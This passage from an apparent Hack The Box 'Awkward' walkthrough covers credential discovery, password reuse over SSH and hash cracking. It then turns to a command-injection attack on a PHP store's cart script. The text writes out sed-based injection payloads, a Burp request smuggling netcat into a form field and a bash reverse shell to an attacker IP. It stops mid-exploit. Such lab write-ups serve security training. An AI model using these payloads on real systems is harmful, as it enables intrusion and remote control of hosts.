36 uuid:x:107:115:/run/uuid:/usr/sbin/nologin
37 systemd-oom:x:108:16:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
38 tcpdump:x:109:117:/nonexistent:/usr/sbin/nologin
39 avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
40 usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
41 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
42 kernoops:x:113:65534:Kernel Ops Tracking Daemon,,,:/usr/sbin/nologin
43 nuchi:x:114:131:Nuchi mDNS daemon,,,:/var/nuchi/dsmon:/usr/sbin/nologin

```

I found some users

- christine
- bean

I try read the SSH keys but they do not exist.

- /home/christine/.ssh/id_rsa
- /home/bean/.ssh/id_rsa

I try reading bashrc and only bean's rc exists.

- /home/bean/.bashrc

```
# custom
alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'

# Add an "alert" alias for long running commands. Use like so:
# sleep 10; alert
alias alert='notify-send --urgency=low -i "$( [ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''\s*^|\s*\|[0-9]\+\s*//;s/[;&]\s*alert$//'\''")'"
```

I found backup script.

```
= offsec/awkward git:(master) ▶ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmcFtZSI6Ii8nIC9ob21LL2JlYW4vRG9jdW1lbnRzL2JhY2t1cF9ob21lLnNoICciLCJpYXQiOjE2NzQ5Mjk50DB9.VUJt6xJyyPkP8nvW4SuiUl9z75jp6WLnCwKif7tBrTE"
[]

#!/bin/bash
mkdir /home/bean/Documents/backup_tmp
cd /home/bean
tar --exclude='npm' --exclude='cache' --exclude='vscode' -czvf /home/bean/Documents/backup_tmp/bean_backup.tar.gz .
date > /home/bean/Documents/backup_tmp/time.txt
cd /home/bean/Documents/backup_tmp
tar -czvf /home/bean/Documents/backup/bean_backup_final.tar.gz .
rm -r /home/bean/Documents/backup_tmp
= offsec/awkward git:(master) ▶
```

The *bean_backup_final.tar.gz* seems interesting. I download the binary.

```
= offsec/awkward git:(master) ▶ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmcFtZSI6Ii8nIC9ob21LL2JlYW4vRG9jdW1lbnRzL2JhY2t1cC9izWFuX2JhY2t1cF9maW5hbC50YXJuZ3ogJyIsImhlhdCI6MTY3NDkyOTk4MH0.oFABeDHd1Bmx1ZVs5zBSW7sVVt1HmrkSjWHYaIykwNw" --output bean_backup_final.tar.gz
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload Total   Spent    Left Speed
100 31716  100 31716    0     0  25588      0  0:00:01  0:00:01  --:--:-- 25577
= offsec/awkward git:(master) ▶
```

It extracted 2 files

- *bean_backup.tar.gz*
- *time.txt*

```
= awkward/bean_backup git:(master) ▶ ls
(bean_backup.tar.gz) (bean_backup_final.tar.gz) (time.txt)
= awkward/bean_backup git:(master) ▶ []
```

After I decrypt *bean_backup.tar.gz*, it extracted and looks like user *bean* home directory.

```

≡ bean_backup/bean git:(master) ▶ ls -al
drwxr-xr-x ghost ghost 4.0 KB Sun Jan 29 03:59:59 2023 .
drwxr-x--- ghost ghost 4.0 KB Sun Jan 29 04:00:06 2023 ..
lrbwxrwxrwx ghost ghost 9 B Thu Sep 15 19:40:22 2022 .bash_history ⇒ /dev/null
.rw-r--r-- ghost ghost 220 B Thu Sep 15 19:34:06 2022 .bash_logout
.rw-r--r-- ghost ghost 3.8 KB Thu Sep 15 19:45:40 2022 .bashrc
drwx----- ghost ghost 4.0 KB Thu Sep 15 19:41:23 2022 .config
drwx----- ghost ghost 4.0 KB Thu Sep 15 19:36:19 2022 .gnupg
drwx----- ghost ghost 4.0 KB Thu Sep 15 19:35:37 2022 .local
.rw-r--r-- ghost ghost 807 B Thu Sep 15 19:34:06 2022 .profile
drwx----- ghost ghost 4.0 KB Thu Sep 15 19:36:18 2022 .ssh
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Desktop
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:46:25 2022 Documents
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Downloads
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Music
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Pictures
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Public
drwx----- ghost ghost 4.0 KB Thu Sep 15 19:35:37 2022 snap
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Templates
drwxr-xr-x ghost ghost 4.0 KB Thu Sep 15 19:35:38 2022 Videos
≡ bean_backup/bean git:(master) ▶

```

I did `ls -alR` to see all files inside. Nothing look out of ordinary. So I try with `grep` and found something that looks like username `bean`.

```

≡ bean_backup/bean git:(master) ▶ grep -rnw _ -e 'pass'
≡ bean_backup/bean git:(master) ▶ grep -rnw _ -e 'bean'
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:8:XDG_DESKTOP_DIR="/home/bean/Desktop"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:9:XDG_DOWNLOAD_DIR="/home/bean/Downloads"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:10:XDG_TEMPLATES_DIR="/home/bean/Templates"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:11:XDG_PUBLICSHARE_DIR="/home/bean/Public"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:12:XDG_DOCUMENTS_DIR="/home/bean/Documents"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:13:XDG_MUSIC_DIR="/home/bean/Music"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:14:XDG_PICTURES_DIR="/home/bean/Pictures"
./snap/snapd-desktop-integration/14/.config/user-dirs.dirs:15:XDG_VIDEOS_DIR="/home/bean/Videos"
./config/xpad/content-DS1ZS1:9:bean.hill
./config/gtk-3.0/bookmarks:1:file:///home/bean/Documents
./config/gtk-3.0/bookmarks:2:file:///home/bean/Music
./config/gtk-3.0/bookmarks:3:file:///home/bean/Pictures
./config/gtk-3.0/bookmarks:4:file:///home/bean/Videos
./config/gtk-3.0/bookmarks:5:file:///home/bean/Downloads
./config/ibus/bus/ee6a821b27764b4d9e547b4690827539-unix-0:6:IBUS_ADDRESS=unix:abstract=/home/bean/.cache/ibus/dbus-aFc65fe0,guid=3dec9de0e2cbb2442d14006463230e0b
./config/ibus/bus/ee6a821b27764b4d9e547b4690827539-unix-wayland-0:6:IBUS_ADDRESS=unix:abstract=/home/bean/.cache/ibus/dbus-aFc65feC,guid=3dec9de0e2cbb2442d14006463230e0b
./Documents/backup_home.sh:2:mkdir /home/bean/Documents/backup_tmp
./Documents/backup_home.sh:3:cd /home/bean
./Documents/backup_home.sh:4:tar --exclude='*.npm' --exclude='*.cache' --exclude='*.vscode' -czvf /home/bean/Documents/backup_tmp/bean_backup.tar.gz .
./Documents/backup_home.sh:5:date > /home/bean/Documents/backup_tmp/time.txt
./Documents/backup_home.sh:6:cd /home/bean/Documents/backup_tmp
./Documents/backup_home.sh:7:tar -czvf /home/bean/Documents/backup/bean_backup_final.tar.gz .
./Documents/backup_home.sh:8:rm -r /home/bean/Documents/backup_tmp
./bashrc:96:alias backup_home='/bin/bash /home/bean/Documents/backup_home.sh'
≡ bean_backup/bean git:(master) ▶

```

File `.config/xpad/content-DS1ZS1`

```

./config/xpad:
drwx----- ghost ghost 4.0 KB Thu Sep 15 19:42:59 2022 .
drwx----- ghost ghost 4.0 KB Thu Sep 15 19:41:23 2022 ..
.rw----- ghost ghost 433 B Thu Sep 15 19:42:59 2022 content-DS1ZS1
.rw----- ghost ghost 449 B Thu Sep 15 19:41:23 2022 default-style
.rw----- ghost ghost 153 B Thu Sep 15 19:42:27 2022 info-GQ1ZS1

```

```
≡ bean_backup/bean git:(master) ▶ cat .config/xpad/content-DS1ZS1
```

	File: .config/xpad/content-DS1ZS1
1	TO DO:
2	- Get real hat prices / stock from Christine
3	- Implement more secure hashing mechanism for HR system
4	- Setup better confirmation message when adding item to cart
5	- Add support for item quantity > 1
6	- Implement checkout system
7	
8	<U+E000>bold<U+E000>HR SYSTEM<U+E000>/bold<U+E000>
9	bean.hill
10	014mrbeanrules!#P
11	
12	https://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/cgi-esc.html
13	
14	<U+E000>bold<U+E000>MAKE SURE TO USE THIS EVERYWHERE ^^^<U+E000>/bold<U+E000>

```
≡ bean_backup/bean git:(master) ▶ [redacted]
```

It looks like username and password. Also **XPAD** is a sticky note application.

what is xpad X |

All Images Shopping Videos News More Tools

About 172,000 results (0.33 seconds)

Xpad is a free (GPLv3) sticky note application written using GTK+ 3.0 that strives to be simple, fault-tolerant, and customizable. Xpad consists of independent pad windows; each is basically a text box in which notes can be written. 14 Jan 2018

<https://wiki.gnome.org/Apps/Xpad> ::

[Apps/Xpad - GNOME Wiki!](#)

[?](#) About featured snippets • [!](#) Feedback

I try login to <http://store.hat-valley.htb/> but it failed. So I try may be it is a password reuse and SSH as bean.

It works.

```
[+] offsec/awkward git:(master) ▶ ssh bean@hat-valley.htb
The authenticity of host 'hat-valley.htb (10.10.11.185)' can't be established.
ED25519 key fingerprint is SHA256:iXn1BLzs0L4oHP9b0/v5F/Ckp7pdoku6nopTeJlvR3U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hat-valley.htb' (ED25519) to the list of known hosts.
bean@hat-valley.htb's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sun Oct 23 21:38:08 2022 from 10.10.14.6
bean@awkward:~$ ]
```

0x3 Foothold

Now I got access as user bean.

user.txt

```
bean@awkward:~$ cat user.txt
0a37f0711f02593e07874c1f337affdc
bean@awkward:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.185 netmask 255.255.254.0 broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:c129 prefixlen 64 scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:c129 prefixlen 64 scopeid 0x0<global>
        ether 00:50:56:b9:c1:29 txqueuelen 1000 (Ethernet)
        RX packets 1473984 bytes 167196846 (167.1 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1870985 bytes 1996571049 (1.9 GB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 6708868 bytes 2217105763 (2.2 GB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 6708868 bytes 2217105763 (2.2 GB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

bean@awkward:~$ hostname
awkward
bean@awkward:~$ ]
```


basic enumeration

I check the nginx. Inside `conf.d` I found `.htpasswd`

```
bean@awkward:/etc/nginx/conf.d$ ls
bean@awkward:/etc/nginx/conf.d$ cat .htpasswd
admin:$apr1$lfvrwhqi$hd49MbBX3WNluMezyjWls1
bean@awkward:/etc/nginx/conf.d$
```

I identify the hash.

- https://hashes.com/en/tools/hash_identifier



⚠ Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

⚠ Pay professionals to decrypt your remaining lists
<https://hashes.com/en/escrow/view>

✓ Possible identifications: Q. Decrypt Hashes
\$apr1\$lfvrwhqi\$hd49MbBX3WNluMezyjWls1 - Possible algorithms: Apache \$apr1\$ MD5, md5apr1, MD5 (APR)

SEARCH AGAIN

Actually I do not need to, hashcat can crack without identifying.

```
# offsec/awkward git:(master) ▶ hashcat htpasswd.hash -0 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6864/13792 MB (2048 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 15

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

store.hat-valley.htb

However, it failed to crack. However, since I know the username I try **admin** with **bean** password and it works.

The screenshot shows the homepage of the Hat Valley website. At the top, there's a navigation bar with links for HOME, SHOP, CART, and CHECKOUT. A phone number +34 657 3556 778 is also present. The main content area features three promotional banners: one for waterproof hats with a 30% sale, another for beanies with a 20% discount, and a third for brand new cowboy hats. Below these is a large image of a cowboy hat floating in water, and to its right is an image of a cowboy on a horse. A 'NEW ARRIVALS' section is visible at the bottom.

SHARE
f in

HOME SHOP CART CHECKOUT

+34 657 3556 778

Free Shipping & Returns
SHOP NOW

20% Discount for all Beanies
USE CODE: mybrainiscold

Brand New Stock!
Shop the latest hats now

WATERPROOF HATS
SALE 30%
SHOP NOW

COWBOY HATS
SLEEK. STYLISH.
SHOP NOW

NEW ARRIVALS

0x4 store.hat-valley.htb

I check the *nginx* config.

```
bean@awkward:/etc/nginx$ cd sites-enabled
bean@awkward:/etc/nginx/sites-enabled$ ls
default  hat-valley.htb.conf  store.conf
bean@awkward:/etc/nginx/sites-enabled$ cat store.conf
server {
    listen      80;
    server_name store.hat-valley.htb;
    root /var/www/store;

    location / {
        index index.php index.html index.htm;
    }
    # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000
    #
    location ~ /cart/.*\.php$ {
        return 403;
    }
    location ~ /product-details/.*\.php$ {
        return 403;
    }
    location ~ \.php$ {
        auth_basic "Restricted";
        auth_basic_user_file /etc/nginx/conf.d/.htpasswd;
        fastcgi_pass    unix:/var/run/php/php8.1-fpm.sock;
        fastcgi_index   index.php;
        fastcgi_param   SCRIPT_FILENAME $realpath_root$fastcgi_script_name;
        include         fastcgi_params;
    }
    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #    deny all;
    #}
}
bean@awkward:/etc/nginx/sites-enabled$ 
```

It seems the app is under `/var/www/store`.

```
bean@awkward:/var/www/store$ ls -la
total 104
drwxr-xr-x 9 root root 4096 Oct  6 01:35 .
drwxr-xr-x 7 root root 4096 Oct  6 01:35 ..
drwxrwxrwx 2 root root 4096 Oct  6 01:35 cart
-rw xr-xr-x 1 root root 3664 Sep 15 20:09 cart_actions.php
-rw xr-xr-x 1 root root 12140 Sep 15 20:09 cart.php
-rw xr-xr-x 1 root root 9143 Sep 15 20:09 checkout.php
drwxr-xr-x 2 root root 4096 Oct  6 01:35 css
drwxr-xr-x 2 root root 4096 Oct  6 01:35 fonts
drwxr-xr-x 6 root root 4096 Oct  6 01:35 img
-rw xr-xr-x 1 root root 14770 Sep 15 20:09 index.php
drwxr-xr-x 3 root root 4096 Oct  6 01:35 js
drwxrwxrwx 2 root root 4096 Jan 29 07:20 product-details
-rw xr-xr-x 1 root root 918 Sep 15 20:09 README.md
-rw xr-xr-x 1 root root 13731 Sep 15 20:09 shop.php
drwxr-xr-x 6 root root 4096 Oct  6 01:35 static
-rw xr-xr-x 1 root root 695 Sep 15 20:09 style.css
bean@awkward:/var/www/store$ 
```

/var/www/private

Also under `/var/www` there's a folder called `private` but I do not have access to it.

```
bean@awkward:/var/www$ ls
hat-valley.htb html private store
bean@awkward:/var/www$ cd private
-bash: cd: private: Permission denied
bean@awkward:/var/www$ 
```

/var/www/store (lateral movement www-data)

Looking at `cart_actions.php` this function is interesting. Especially the highlighted one.

```

//delete from cart
if ($_SERVER['REQUEST_METHOD'] == 'POST' && $_POST['action'] == 'delete_item' && $_POST['item'] && $_POST['user']) {
    $item_id = $_POST['item'];
    $user_id = $_POST['user'];
    $bad_chars = array(";", "&", "|", ">", "<", "*", "?", "\\", "$", "(", ")",
    "{", "}", "[", "]","!", "#"); //no hacking allowed!!

    foreach($bad_chars as $bad) {
        if(strpos($item_id, $bad) == FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    foreach($bad_chars as $bad) {
        if(strpos($user_id, $bad) == FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    if(checkValidItem("{$STORE_HOME}cart/{$user_id}")) {
        system("sed -i '/item_id={$item_id}/d' {$STORE_HOME}cart/{$user_id}");
        echo "Item removed from cart";
    } else {
        echo "Invalid item";
    }
    exit;
}

```

sed command is used to delete data from cart file.

Also in *add to cart* function, it appears to be creating file with file name ``${$STORE_HOME}cart/{$user_id}``.

```

//add to cart
if ($_SERVER['REQUEST_METHOD'] == 'POST' && $_POST['action'] == 'add_item' && $_POST['item'] && $_POST['user']) {
    $item_id = $_POST['item'];
    $user_id = $_POST['user'];
    $bad_chars = array(";", "&", "|", ">", "<", "*", "?", "\\", "$", "(", ")",
    "{", "}", "[", "]","!", "#"); //no hacking allowed!!


    foreach($bad_chars as $bad) { //delete from cart
        if(strpos($item_id, $bad) == FALSE) { //if($_SERVER['REQUEST_METHOD'] == 'POST' && $_POST['action'] == 'add_item')
            echo "Bad character detected!";
            exit;
        }
    }

    foreach($bad_chars as $bad) {
        if(strpos($user_id, $bad) == FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    if(checkValidItem("{$STORE_HOME}product-details/{$item_id}.txt")) {
        if(!file_exists("{$STORE_HOME}cart/{$user_id}")) {
            system("echo ***Hat Valley Cart*** > {$STORE_HOME}cart/{$user_id}");
        }
        system("head -2 {$STORE_HOME}product-details/{$item_id}.txt | tail -1 >> {$STORE_HOME}cart/{$user_id}");
        echo "Item added successfully!";
    } else {
        echo "Invalid item";
    }
    exit;
}

```

I try adding to cart on website.



I new file is indeed created inside *cart* directory.

```
bean@awkward:/var/www/store$ cd cart
bean@awkward:/var/www/store/cart$ ls -l
total 4
-rw-r--r-- 1 www-data www-data 95 Jan 29 07:31 5946-29be-dbd-45a7
bean@awkward:/var/www/store/cart$ cat 5946-29be-dbd-45a7
***Hat Valley Cart***
item_id=2&item_name=Palm Tree Cap&item_brand=Kool Kats&item_price=$48.50
bean@awkward:/var/www/store/cart$ █
```

item_id and *user_id* is used in Deletion method of *cart_action.php*. So I can put my malicious payload in *item_id* and let it execute when item is deleted.

In GTF0bin, sed can be used to execute command like below.

```
└─ offsec/awkward git:(master) ► sed -e '1e nc 10.10.14.9 80 -e /bin/bash'
```

```
└─ offsec/awkward git:(master) ► nc -lvpn 80
listening on [any] 80 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.14.9] 42280
whoami
ghost
█
```


Also netcat exists on the target, so I can make use of that.

```
bean@awkward:/var/www/store/cart$ which nc
/usr/bin/nc
bean@awkward:/var/www/store/cart$ █
```

I cannot edit, so I deleted and create a file with same name but modified *item_id*

```
bean@awkward:/var/www/store/cart$ cat 5946-29be-dbd-45a7
***Hat Valley Cart***
item_id=3' -e "1e nc 10.10.14.9 80 -e /bin/bash" '&item_name=Straw Hat&item_brand=Sunny Summer&item_price=$70.00
```

Then I just need to delete the item now with burpsuite.



The screenshot shows the "Request" tab in Burp Suite. The "Raw" tab is selected, displaying the following POST request:

```
POST /cart_actions.php HTTP/1.1
Host: store.hat-valley.htb
Content-Length: 90
Authorization: Basic YWRtaW46MDE0bXJiZWFnVsZXMHl1A=
Accept: /*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://store.hat-valley.htb
Referer: http://store.hat-valley.htb/cart.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
item=3' -e "1e+nc+10.10.14.9+80+-e+/bin/bash" +'&user=bbf3-918f-4d9-1d62&action=delete_item
```

Below the request, there are search and filter buttons, and a note indicating 0 matches.

The "Response" tab shows the following response:


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 29 Jan 2023 04:21:35 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 22
Item removed from cart
```

But it failed, I did not receive any. I try with normal reverse shell.



```
bean@awkward:/dev/shm$ cat shell.sh
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.9/80 0>&1
bean@awkward:/dev/shm$
```

I wrote under `/dev/shm` and gonna try executing it. Then I modify the file.



```
bean@awkward:/var/www/store/cart$ vi bbf3-918f-4d9-1d62
bean@awkward:/var/www/store/cart$ cat bbf3-918f-4d9-1d62
***Hat Valley Cart***
